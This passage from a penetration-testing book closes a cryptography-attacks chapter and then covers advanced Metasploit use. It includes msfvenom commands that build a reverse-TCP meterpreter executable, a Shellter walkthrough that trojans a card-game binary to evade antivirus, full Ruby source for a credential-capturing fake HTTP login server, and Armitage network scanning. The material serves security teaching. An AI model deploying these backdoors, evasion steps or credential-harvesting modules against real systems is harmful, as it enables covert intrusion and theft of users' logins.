In this chapter, we explored some basic cryptography attacks. We started with cipher block chaining bit-flipping and learned how to modify the initialization vector in a predictable fashion. Once this was demonstrated, we leveraged the information to compromise the lab server. We then explored hash length extension attacks, exploiting flaws in message verification methods by leveraging the core compression functionality of the hash algorithm to produce an attacking hash that will pass verification. To prepare for this demonstration, we installed a powerful web and database server stack on Kali to host a vulnerable web app for legal study and testing in our home lab. We exploited the same lab environment in the final section on padding oracle attacks, which built upon the core knowledge introduced earlier in the book.

Questions

1. Calculate the output of this exclusive or operation: `0010111001010 10` ⊕ `1111000110100101`
2. The ECB in 3DES-128-ECB stands for __________.
3. _______ is employed to ensure the message is divisible by the algorithm block length.
4. PadBuster needs upper-hexadecimal defined with the _________ flag.
5. How many payload sets would you need to define for Burp Suite's Intruder if the attack packet has four payload positions?
6. The SHA-1 compression function takes ______-bit and _____-bit inputs.
7. The padding oracle attack gets its name from a 1994 flaw in Oracle 7.2. (True | False)

Further reading

- **Download page for XAMPP**: `https://sourceforge.net/projects/xampp/`
- **OWASP Mutillidae 2 project about page and download**: `https://www.owasp.org/index.php/OWASP_Mutillidae_2_Project`
- **Download CryptOMG vulnerable web app**: `https://github.com/SpiderLabs/CryptOMG`

- **Download hash extender**: `https://github.com/iagox86/hash_extender`
- **SANS whitepaper on bit flipping**: `https://www.sans.org/reading-room/whitepapers/vpns/learning-cbc-bit-flipping-gamification-38375`

6
Advanced Exploitation with Metasploit

We and anyone else in the field over the past 15 years have seen what Metasploit can do. There are all kinds of Metasploiters out there, but we're going to think about two kinds in particular. First, you have the intrepid noob. He downloaded Kali Linux and installed it in a virtual machine. Then, he/she fired up Metasploit and learned the basics: how to set an exploit, a payload and the options and then launch missiles! In this scenario, Metasploit quickly becomes the metaphorical hammer and every problem starts to look like a nail.

On the other hand, there is the seasoned security administrator who is comfortable with the command line. He/she fires up Metasploit and knows how to search for specific modules, as well as how to gather the appropriate information to populate options fields. However, he/she feels bound by what's already there. He/she recently found that he/she could make his/her life a lot easier by configuring quick-and-dirty servers for capturing packets of a particular protocol, and he/she wishes the same solution could be fired up as a module. In this chapter, we will take a look at the more advanced uses of Metasploit. Though we only have limited pages to what our appetites, this chapter should provide enough content to encourage fruitful research beyond these pages.

In this chapter, we will cover the following topics:

- Configuring payloads and producing executable files out of them
- Nesting payloads so that a single executable launches multiple attacks
- Developing infected executables that are highly resistant to AV detection
- Building Metasploit modules from the bottom-up in their native language, Ruby
- Red team collaboration and project organization via **Armitage**, the graphical frontend for Metasploit
- Accelerating vulnerability analysis and exploiting proof-of-concept with Armitage
- Building a malicious USB drive with an evasive payload

Technical requirements

To get the most out of the hands-on material in this chapter, you'll need the following equipment:

- A laptop running Kali Linux
- Wine for Linux
- Shellter
- A USB thumb drive

How to get it right the first time – generating payloads

We've probably all seen some people who get their hands on Metasploit and start pulling the trigger. If you're in your lab at home and are just watching what happens, that's fine; do that on a professional assessment and you're likely to get caught, setting off alarms without even getting anywhere. After all, pen testing isn't about hacking a sitting duck—your client will have defenses that, for the most part, will be good. If your client isn't good at prevention, they'll probably be good at detection, and poorly-crafted payloads hitting random IPs is a no-brainer for a defender. With this in mind, we need to learn how to craft our payloads according to the task at hand to maximize our success. The more successful we are, the more value we can bring to our client.

Installing Wine32 and Shellter

Thankfully, Wine32 and Shellter are both included in Kali's repository (as of 2018.1), so installation is a snap. We always recommend performing a documentation review on everything we install, but we particularly suggest it for Shellter.

While Wine is already installed on Kali, you'll need to install Wine32 when running Kali on a 64-bit system. To install Wine32, enter the following command:

```
# dpkg --add-architecture i386 && apt-get update && apt-get install wine32
```

That's all it takes! How much you use Wine will depend on your needs; if you're out in the field running Linux VMs on a Windows host, you probably won't take Wine to its limits. But if you have some flavor of Linux as your home OS, you'll like Wine's performance advantages over a virtual machine or emulator environment.

To set up Shellter, a native Windows application, use the following command:

```
# apt-get install shellter
```

And that's it! You're now ready to play with Windows executables within Kali and dynamically inject evasive shellcode into applications—something we'll look into in depth in `Chapter 10`, *Windows Shellcoding*.

Payload generation goes solo – working with msfvenom

Back in the old days, there were separate instances of the Metasploit Framework that you could fire up from the command line for generating payloads; they were `msfpayload` and `msfencode`. Kids these days can generate payloads with the one-stop shop Metasploit Framework instance called `msfvenom`. Aside from the obvious advantage of a single command line with standardized flags for fine-tuning your attack, `msfvenom` is also faster.

So, what are payloads? It's best if we first understand the core structure of Metasploit: modules. Modules are objects within Metasploit that get a certain job done, and the nature of the task defines the type of module. Payloads are just a module type within Metasploit, and their job is to contain code for remote execution. Payloads are used by exploit modules, which are effectively delivery systems for our payload; however, we will discuss that in more detail later. For now, we're looking at payload generation that can stand alone. This will give you unmatched flexibility when you're in the field.

There are three different kinds of payload such as singles, stagers, and stages. Singles are the true standalones of the bunch. They don't even need to talk to Metasploit to phone home—you can catch them with a simple `netcat` command. Stagers and stages are obviously related but distinct. A stager sets the stage for getting data to and from a target; that is, a stager creates a network connection. A stager payload is going to execute and then try to phone home, and thus get around pesky **Network Address Translation** (**NAT**) firewalls by being initiated from the inside. Stages are the payload components conveyed to the target by the stager. Using the very common meterpreter connect-back example, the meterpreter component itself is the stage, and the module that creates the TCP connection back to the attacker is the stager. Of course, there's no point in phoning home if no one is answering, so we rely on handlers to receive and handle any connections.

Let's now check out what `msfvenom` offers us when we fire it up in a terminal window. Please note that for illustrative purposes, we will define the full names of the options. You are welcome to use the shorter flags in practice (for example, `--payload` is the same as `-p`):

```
# msfvenom -h
```

Let's explore some of the following command lines:

- The `--payload` command defines the payload we're going to use. Think of this as a behavior; this is what our payload is going to do. We'll take a good look at specific payloads next.
- The `--list` command will output the available modules for a given module type. So, let's say you're stuck on `--payload`, you can issue `msfvenom --list payloads` to get the list. However, if you don't already know exactly what to build, you may need this list. If you'd rather utilize the search function in `msfconsole`, don't worry, we'll look at that next.
- The `--nopsled` command is a shellcoding option that we will explore in more detail in `Chapter 10`, *Windows Shellcoding*.
- The `--format` command represents the file type that'll be created. This is where you'd specify EXE for when you're making dastardly executables. This particular option, however, is an area where the flexibility of `msfvenom` really shines, as there are many formats available. We'll be looking at a few in this book, but commanding `--help-formats` will help you get acquainted.
- The `--encoder` command is another option that we'll dive into in greater detail in `Chapter 10`, *Windows Shellcoding*. An encoder can change how code looks without changing the underlying functionality. For example, perhaps your payload needs to be encoded in an alphanumeric representation, or you need to eliminate characters that break execution. You would combine this with `--bad-chars` to get rid of code-breaking characters such as `0x00`. How a payload is encoded can be repeated over and over again with `--iterations`, which defines the number of passes through the encoder. This can make the payload a little more stealthy (that is, harder to detect), but it's worth pointing out that encoding isn't really meant to bypass anything—its real purpose is getting the code ready for a particular environment.
- `--arch` and `--platform` allow you to specify the environment where a payload is going to run, for example, 32-bit (instruction set architecture) Windows (platform).

- The `--space` command defines the maximum size of your payload in bytes. This is handy for situations where you know there is some sort of restriction. Encoded payload space is the same, unless you want to define it as a different value; in which case, you'd use `--encoder-space`. Also useful is `--smallest`, which generates the smallest possible payload.
- `--add-code` allows us to create a two-for-one deal by injecting the shellcode from a different generated payload into this payload. The source can be an executable or it can even be the raw output from a previous run of `msfvenom`. You can do this a few times over, potentially embedding several payloads into one, though in reality you'll likely run into encoding problems if you do this.
- The `--template` command allows you to use an existing executable as a template. A Windows executable is made up of many pieces, so you can't just spit out some shellcode on its own—it needs to go somewhere. A template has everything needed to make a working executable—it's just waiting for you to put your shellcode in it. You could also identify a specific executable here if you wish, and `msfvenom` will dump your payload into the text section of the executable (where general purpose code put together by a compiler is located). This is powerful on its own, but this option is made all the more covert when used in tandem with `--keep`, which keeps the original functionality of the template EXE and puts your shellcode in its own new thread at execution.
- The `--out` command defines the path where our payload gets spat out.
- The `--var-name` command will matter to us when we cover shellcoding, but even then, it doesn't actually do much. It's really for the guy who likes to stand apart from the crowd and use custom output variable names.
- The `--timeout` command is a newer feature for the generation of large payloads; it prevents timeout while the payload is being read. The need for this came about from users who were piping the output of `msfvenom` into `msfvenom`. You probably won't use this option but it's nice to know it's there.


Creating nested payloads

Now, it's time to conduct a single attack with two payloads. Here, we're going to prepare a demonstration for a client where the payload will display a message to the user that says `You got pwned bro!` while also creating a meterpreter session back to the listening handler.

There are two payloads, so there are two commands; they are as follows:

```
# msfvenom --arch x86 --platform windows --payload windows/messagebox
ICON=INFORMATION TITLE="Sorry" TEXT="You got pwned bro!" --format raw >
Payload1
# msfvenom --add-code Payload1 --arch x86 --platform windows --payload
windows/meterpreter_reverse_tcp LHOST=192.168.108.106 LPORT=4567 --format
exe > demo.exe
```

We've now set the target architecture and platform to 32-bit Windows in both commands. In the first command, we've set the payload to `windows/messagebox` and set the payload options `ICON`, `TITLE`, and `TEXT`. The format is raw binary as we're going to import it into the next command with the `--add-` code. The second payload is `windows/meterpreter_reverse_tcp`: a meterpreter session that connects back to us at `LHOST` (in reverse) over a TCP port, which we have defined with `LPORT`. Finally, we want to spit out the result in an EXE format. Be mindful that this is just a demonstration; we would usually recommend other combinations of payloads, as message boxes are not exactly stealthy:


Sorry

You got pwned bro!

Although we'll be looking at the finer points of shellcoding later on in this book, it's worth mentioning that combining payloads is bound to put bad characters into your masterpiece. You should confirm your result in a test environment, using `--bad-chars` to eliminate things such as null bytes, which will almost definitely break Windows shellcode. Generating working shellcode isn't magic, so don't be surprised if certain payloads simply can't be encoded!

Helter Skelter evading antivirus with Shellter

Let's take a look at the following steps:

1. First, we need to start Shellter. To fire up Shellter, use the following command line:

   ```
   # shellter
   ```


2. Since we're total noobs for now, we'll use be using AutoMode here. Next, we need to identify the executable that we're going to backdoor. Note that only 32-bit executables are supported at this time.

   Aside from ensuring that the executable is 32-bit, a best practice is to use an executable that is able to stand alone. Dependencies on proprietary DLLs often cause trouble. You should also verify that the program is considered clean by antivirus engines before you inject code into it; false positives are a reality of life in the antivirus world, and no amount of stealth during injection will help you with that.

   For our demonstration, we're going to work with Windows' classic card game, **Spider**. A 32-bit copy will run on pretty much any Windows system on its own—it just needs to be downloaded and executed. While we're on the subject of picking executables for this purpose, we recommend being kind to the community and being creative with your work. For example, now that we've written this demo with `Spider.exe`, it's out there for the world to see and antivirus engines will have better heuristics for it. There's often a tendency to repeat familiar processes, but it's better to be creative.

3. After identifying the executable into which we're injecting our payload, we enter **Stealth Mode** and select our payload. As you can see in the following screenshot, seven of Metasploit's stagers are built in.

4. Shellter will ask you if you have a custom payload (more on that later), but if your needs are covered by one of the existing seven, it's best to just go with what works. In our case, we're establishing a connect-back meterpreter session, so we go with payload index `1`:




```
Shell7er
* First Stage Filtering *
**************************

Filtering Time Approx: 0.00167 mins.



Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1
```

5. Shellter doesn't take long once it has all the information it needs. The Spider game will be injected and left right where the original file is. Although Shellter does make a backup of the original executable, this can be a little confusing if you're expecting the file to be dropped in your working directory. You'll need to head back to `/usr/share/windows-binaries` to see it. Once the executable is on-target, the victim fires it up, as you can see in the following screenshot:

Meanwhile, at our attacking Kali box, the meterpreter session has received the inbound connection and gets to work. This isn't the interesting part, though; what's notable here is that the original executable is functioning exactly as expected. The card game works flawlessly while we get to work stealing loot and establishing persistence on our target. Cool, huh? Shellter pulls this off by analyzing the flow of execution in the legitimate program (done in the tracing stage we looked at earlier) and places the shellcode in a natural point in the flow. There isn't a sudden redirection to somewhere else in the code or a weird memory request, like one may see in non-dynamically-infected executables. The code doesn't look like something was injected into it; the code looks like it was always intended to do what it does: provide users with a fun little card game while quietly giving a third-party remote control of their computer.

Establishing control of a target while the user plays a relaxing card game can be fun, and sneaky, but it can also demonstrate the extent of Shellter's power. For example, when we uploaded the file we generated to VirusTotal to see the result of 65 antivirus engine scans, we discovered that we successfully evaded 91% of all antivirus products on the market.

If you want to have a little fun, try creating an EXE payload straight from `msfvenom` (as previously described) and upload that to VirusTotal, as shown in the following screenshot. As you can see, Shellter incorporates shellcode into the natural flow of execution in such a novel way that it makes it almost impossible to detect:



6 engines detected this file

SHA-256	e5bf9798e95c7183ef0de15c40562023599010b53f2a2509c72403f2...
File name	spider.exe
File size	531 KB
Last analysis	2018-05-10 05:38:28 UTC

Modules – the bread and butter of Metasploit

We've already been playing around with modules within Metasploit; if it isn't obvious by now, everything that is the Metasploit Framework is in its modules. Payloads are a kind of module; exploits are another kind of module that incorporates payloads. You can have exploit modules without payloads, however—these are known as auxiliary modules. To the uninitiated, it's easy to think of the exploit modules as where the real excitement happens. Nothing feels quite so Hollywood as popping a shell after exploiting some obscure software flaw. But when you're out in the field and find that almost all of that juicy pile of vulnerabilities isn't actually present in client environments, you'll find yourself relying on auxiliary modules instead.

Since we've already had a taste of how modules work, let's now take a look at the core of how they work by building one of our own. Although this is just a simple example, this will hopefully whet your appetite for more advanced module building later on.

Building a simple Metasploit auxiliary module

Here we are, playing with **Ruby** once again. Although Ruby can be awkward at times, module building in Metasploit makes up for things by making the process very easy. If you can put together some basic Ruby and understand how the different methods work, you can build a module.

In this example, we're throwing together a basic HTTP server that will prompt any visitor for credentials. It accomplishes this by kicking back a 401 Unauthorized to any request, which should prompt just about any browser to ask the user for credentials. After the fake authentication is done, you can redirect the user to a URL of your choosing. Let's look at this module chunk by chunk, starting with the following code:

```
class MetasploitModule < Msf::Auxiliary
    include Msf::Exploit::Remote::HttpServer::HTML
def initialize(info={})
    super(update_info(info,
        'Name' => 'HTTP Server: Basic Auth Credentials Capture',
        'Description' => %q{
        Prompt browser to request credentials via a 401 response.
        },
    ))
    register_options([
        OptString.new('REALM', [ true, "Authentication realm attribute to
use.", "Secure Site" ]),
        OptString.new('redirURL', [ false, "Redirect destination after
sending credentials." ])
    ])
end
```

As you can see, after we have created the `MetasploitModule` class, we see a module being imported with `include`. Modules imported in this way are usually called **mixins**, as they are grabbing all of the methods from the referenced module and mixing them in. This is important to note when you're building a module or even studying a module to learn how it works. If you're just looking at the inner workings of a module, you should check out the mixin code, too. Equally, if you're building a module, don't reinvent the wheel if you can include a module with core functionality. In our example, we're capturing credentials while posing as an HTTP server, so we bring in the abilities of `Msf::Exploit::Remote::HttpServer::HTML`.

The `initialize` method here takes `info={}` as an argument and is meant to provide general information about the auxiliary module, with `super(update_info())`, and then declare the options available to the user with `register_options()`. We're not concerned with the general information for now; we are interested in the options, however. Options are user-defined variables known as **datastore options**. `OptString.new()` declares a variable of the string class, so we're now allowing the user to define the authentication realm, which redirects the URL after the falsified authentication is complete. You might be thinking, *what about local host and port?*, and you'd be right to.

Remember that we imported the HTTP server mixin, which already has its port and host declared, as shown in the following code:

```
def run
    @myhost = datastore['SRVHOST']
    @myport = datastore['SRVPORT']
    @realm = datastore['REALM']
    print_status("Listening for connections on
#{datastore['SRVHOST']}:#{datastore['SRVPORT']}...")
    exploit
end
```

Now we have to create the `run` method, which is where the module's functionality starts. Some instance variables are declared here using the values stored in the defined datastore options, and the user is then advised that we're firing up a quick-and-dirty HTTP server.

Normally, the `run` method is where the juicy stuff goes, but in this case we're leveraging the HTTP server mixin. The real exploit being called is just an HTTP server that returns requests and session data when someone connects to it. We also define the `on_request_uri()` method to actually do something with the returned data, as shown in the following code:

```
def on_request_uri(cli, req)
    if(req['Authorization'] and req['Authorization'] =~ /basic/i)
        basic,auth = req['Authorization'].split(/\s+/)
        user,pass = Rex::Text.decode_base64(auth).split(':', 2)
        print_good("#{cli.peerhost} - Login captured! \"#{user}:#{pass}\"
")
        if datastore['redirURL']
            print_status("Redirecting client #{cli.peerhost} to
#{datastore['redirURL']}")
            send_redirect(cli, datastore['redirURL'])
        else
            send_not_found(cli)
        end
    else
        print_status("We have a hit! Sending code 401 to client
#{cli.peerhost} now... ")
        response = create_response(401, "Unauthorized")
        response.headers['WWW-Authenticate'] = "Basic realm=\"#{@realm}\""
        cli.send_response(response)
    end
end
end
```

Take a look at the general structure of the previous method. It's essentially an `if...else` statement, which means it's in a reverse chronological order of events. This means we expect the initial request to come in, causing us to send back the 401 (the `else` statement), before we parse out the credentials sent back by the browser (the `if` statement). This is done because from the perspective of the HTTP listener, anything sent to the server is going to get passed to `on_request_uri()`.


The `if` statement will pass if the request contains an authentication attempt, parsing out and decoding the data from the inbound packet, and then displaying the captured credentials via `print_good()` (this means the process is a success). A nested `if` statement checks whether the user defined the `redirURL` datastore option. If the check passes, an HTTP redirect is sent back; if it fails, a 404 is sent back. The `on_request_uri()` method is wrapped up with the `else` statement, which is executed if the inbound request is not an authentication attempt. An HTTP 401 response is created and sent, pulling the authentication realm from its respective datastore option.

Now, it's time to get our module into Metasploit. The folder where all modules are located is `/usr/share/metasploit-framework/modules`.

Inside this folder, you'll see sub-folders for the different module types. Our demo is an auxiliary module, and we're hosting a server, so ultimately the path is `/usr/share/metasploit-framework/modules/auxiliary/server`.

Use `cp` to get your module from your working folder to that specific location, and remember to note the filename of your module. Now, let's fire up `msfconsole` as normal. The Metasploit Framework will take several seconds to load because it's checking all the modules to make sure they're ready to rock, including yours. If you don't see any syntax errors and Metasploit starts normally, congratulations, your new module made the cut.

When we issue `use` to load our module, we refer to it by name and by folder structure. In our example, the module is called `our_basic_HTTP.rb`, so we called it with `auxiliary/servers/our_basic_HTTP`. After setting whatever options you need, type `exploit`, and you should see something similar to the following screenshot:



```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   REALM     Secure Site      yes       Authentication realm attribute to use.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the loc
al machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated
)
   URIPATH                    no        The URI to use for this exploit (default is random)
   redirURL                   no        Redirect destination after sending credentials.

msf auxiliary(server/our_basic_HTTP) > set URIPATH login
URIPATH => login
msf auxiliary(server/our_basic_HTTP) > set redirURL https://www.openvpn.net/index.php/login.html
redirURL => https://www.openvpn.net/index.php/login.html
msf auxiliary(server/our_basic_HTTP) > exploit

[*] Listening for connections on 0.0.0.0:8080...
[*] Using URL: http://0.0.0.0:8080/login
[*] Local IP: http://192.168.108.106:8080/login
[*] Server started.
[*] We have a hit! Sending code 401 to client 192.168.108.48 now...
[+] 192.168.108.48 - Login captured!  "Admin:H@ck3d"
[*] Redirecting client 192.168.108.48 to https://www.openvpn.net/index.php/login.html
```

Efficiency and attack organization with Armitage

We shouldn't consider this a true Metasploit discussion without touching on Armitage. Armitage is a graphical frontend environment for Metasploit with a couple of huge advantages:


- Armitage allows for more efficient working. Many of the tedious aspects of working with a console are reduced, as many tasks can be automated by executing a series of actions with a single click. The user interface environment also makes organization a snap.

- Armitage runs as a team server on a single machine, making it accessible from other Armitage clients on the network, which turns Metasploit Framework into a fully-fledged red-teaming attack platform. You can even script out your own Cortana-based red team bots. Even a single well-versed individual can become terrifying with Armitage as an interface to Metasploit.

We'll explore Armitage again during post-exploitation, where its power really shines, but for now, let's take a look at how we can make our Metasploit tasks more project-friendly.

Getting familiar with your Armitage environment

Armitage is included with Kali as of 2018.1, and you'll find its icon right under the Metasploit shield in the shortcuts bar on the left-hand side of the desktop. The first thing that happens is a prompt to log on to an Armitage team server. The defaults are all you need for running locally, but this is where you'd punch in the details for a team server as part of a red team. Thankfully for us noobs, Armitage is pretty friendly and offers to start up the Metasploit RPC server for us if we haven't already, as shown in the following screenshot:



A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?

Metasploit's prompt might feel a little patronizing, but hey, we can't take these things personally.


There are three main windows you'll work in such as modules, targets, and tabs. As you will see, there's a full module tree in a friendly drop-down folder format, complete with a search bar at the bottom. The targets window is on the top-right, and you'll see it populate with targets as you get to work. At the bottom is tabs, where everything you'd normally see at the `msf` prompt takes place within tabs corresponding to individual jobs; you'll also see information about things such as services enumerated on a target.

Remember, Armitage is nothing more than a frontend for Metasploit—everything it can do, Metasploit can too. What Armitage does is essentially all of the typing, while providing you with professional-grade attack organization. Of course, you can always type down in the console window and do whatever you like, just as you would in Metasploit.

The drop-down menu bar at the top has a lot of power, including your starting point for enumerating targets, so let's take a look.

Enumeration with Armitage

Navigate to **Hosts** | **Nmap** | **Scan** | **Quick Scan (OS detect)**. Enter the scan range, which we have entered here as `192.168.108.0/24`. Watch a new console tab called **nmap** pop up and then sit back and relax. You won't see much happen until the scan reports that it's finished, where the targets window will populate and the detected OS will be represented, as shown in the following screenshot:



```
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.108.106
[*] Nmap: Host is up (0.000021s latency).
[*] Nmap: Not shown: 99 closed ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.7p1 Debian 2 (protocol 2.0)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X|4.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
[*] Nmap: OS details: Linux 3.8 - 4.14
[*] Nmap: Network Distance: 0 hops
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (19 hosts up) scanned in 97.56 seconds

msf >
```

You can now conduct a more thorough scan for an individual target and review the results of the service enumeration; do this by right-clicking on a host and selecting **Services**. A new tab will pop open with a table that's essentially a nicer way of looking at an nmap version scan output.

Now, it's time to talk about the elephant in the room: the graphical targets view. It's pretty and all, and it makes for a nice Hollywood-hacker-movie demonstration for friends, but it isn't practical in a lot of environments. Thankfully, you can navigate to **Armitage** | **Set Target** | **View**, and select **Table View** to change it.

